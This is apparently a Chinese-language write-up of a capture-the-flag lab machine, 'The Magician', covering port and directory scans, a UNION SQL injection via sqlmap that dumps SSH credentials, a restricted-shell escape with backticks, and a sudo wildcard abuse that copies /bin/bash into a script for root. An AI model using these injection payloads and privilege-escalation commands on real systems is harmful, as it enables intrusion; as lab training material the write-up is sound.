The Magician

端口扫描

发现只有80端口可以访问

```
nmap -sV  -sC -v 192.168.1.41

PORT     STATE  SERVICE         VERSION
80/tcp   open   http            Apache httpd 2.4.65 ((Unix))
| http-methods: 
|   Supported Methods: OPTIONS HEAD GET POST TRACE
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.65 (Unix)
443/tcp  closed https
7000/tcp closed afs3-fileserver
8000/tcp closed http-alt
9000/tcp closed cslistener
MAC Address: 08:00:27:F4:9B:18 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

80端口服务探测


dirsearch目录扫描

```
[08:41:44] 200 -    1KB - /cgi-bin/test-cgi
[08:41:44] 200 -  820B  - /cgi-bin/printenv
[08:41:48] 200 -    1KB - /index.php
[08:41:48] 200 -    1KB - /index.php/login/
[08:41:57] 200 -   32B  - /robots.txt
```

查看 `robots.txt` 发现还有一个 `scanch.php`

```
User-agent: *
Allow: scanch.php
```


之后访问呢 `scanch.php` 页面，查看页面源代码提示有一个 `bate` 的测试版本



```
</head>
<body>
  <div class="container">
    <h2>目标机器搜索（作者/系统）</h2>
    <!--或许每个文件都应该要一个测试版本(bate) -->
    <!-- 搜索表单：POST提交，提交到当前页面 -->
    <form class="search-form" method="POST" action="/scanch.php">
      <div class="form-item">
        <label for="author">作者：</label>
        <input type="text" id="author" name="author" placeholder="输入作者名称模糊搜索"
            value="">
      </div>
      <div class="form-item">
        <label for="system">系统：</label>
        <input type="text" id="system" name="system" placeholder="输入系统名称模糊搜索"
            value="">
      </div>
      <div class="form-item">
        <button type="submit">执行搜索</button>
      </div>
    </form>
    <!-- 或许每个文件都应该有一个测试版本 -->
    <!-- 搜索结果展示区域 -->
    <div class="result-area">
                <h3>搜索结果</h3>

                    <table class="machine-table">
              <thead>
                <tr>
                  <th>机器名称</th>
```

猜测还有一个页面，`scanch_bate.php`，发现存在sql注入



MazeSec

输入查询 ID：-1 union select database(),2,3 执行查询


查询结果

序号: MazeSec
名称: 2
作者: 3
系统: 4
难度: 5

SQL注入

抓包请求，保存为txt文件，然后使用sqlmap来跑

dump下这个数据库的所有表，发现 `firefly:3deaths` 很像ssh登录账户和密码



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: id=-8654 UNION ALL SELECT CONCAT(0x7170717071,0x4e494275546259557a4564657a7a48624c59624d584f4b51576350684974566f6976566561554156,0x717a626a71),NULL,NULL,NUL
---
[08:09:01] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.3.27, Apache 2.4.65
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[08:09:01] [INFO] fetching tables for database: 'MazeSec'
[08:09:01] [INFO] fetching columns for table 'guguge' in database 'MazeSec'
[08:09:01] [INFO] fetching entries for table 'guguge' in database 'MazeSec'
[08:09:01] [WARNING] reflective value(s) found and filtering out
Database: MazeSec
Table: guguge
[1 entry]
+--------+----------------+----------+
| 序号   | 描述           | 文件名   |
+--------+----------------+----------+
| 1      | firefly:3deaths | firefly  |
+--------+----------------+----------+

[08:09:01] [INFO] table 'MazeSec.guguge' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.41/dump/MazeSec/guguge.csv'
[08:09:01] [INFO] fetching columns for table 'target_machines' in database 'MazeSec'
[08:09:01] [INFO] fetching entries for table 'target_machines' in database 'MazeSec'
Database: MazeSec
Table: target_machines
[29 entries]
+------------+-------------+--------+---------+--------+
| 作者       | 名称        | 序号   | 系统    | 难度   |
+------------+-------------+--------+---------+--------+
| S@Ku_yA    | Ezpwn       | 1      | Linux   | Easy   |
| Yliken     | motto       | 2      | Linux   | Easy   |
```

虽然之前nmap扫描没有发现22端口，不过尝试下来是成功登录上了，拿到user.txt

权限提升

使用 `sudo -l`，发现提示 `Error: 禁止执行命令 'sudo' - firefly用户仅允许使用: ls pwd date echo cat`

想到利用反引号执行命令，然后echo将结果放到文件中，最后 `cat` 读取，这样的逻辑来实现命令

```
cat test.txt

Matching Defaults entries for firefly on TheMagician: secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin Runas and Command-specific defaults for firefly: Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL" User firefly may run the following commands on TheMagician: (ALL) NOPASSWD: /home/firefly/*.sh
```

发现家目录下的任何 `*.sh` 都可以 `sudo` 执行

那么想到放一个 `bash` 过来

```
echo `cat /bin/bash > test.sh` >/dev/null
echo `chmod +x test.sh` >/dev/null
echo `sudo ./test.sh` >/dev/null
```

最后拿到了root的shell，不过没有任何回显，那就把 `root.txt` 读取然后写到 `/home/firefly` 中，从而拿到 `root.txt`

```
firefly$echo `sudo ./test.sh` > /dev/null
TheMagician:/home/firefly# whoami
TheMagician:/home/firefly# ls
TheMagician:/home/firefly# ls -al
TheMagician:/home/firefly# cd /
TheMagician:/# ls
TheMagician:/# cd /root
TheMagician:~# ls
TheMagician:~# ls -al
TheMagician:~# cat root.txt
```

```
TheMagician:~# cat root.txt > /home/firefly/flag.txt
TheMagician:~# exit
exit
firefly$ls
flag.txt  test.sh   test.txt  tr3.sh    user.txt
firefly$cat flag.txt
flag{root-b8dd296c3c802d07e77fdd7a943d15ef}
```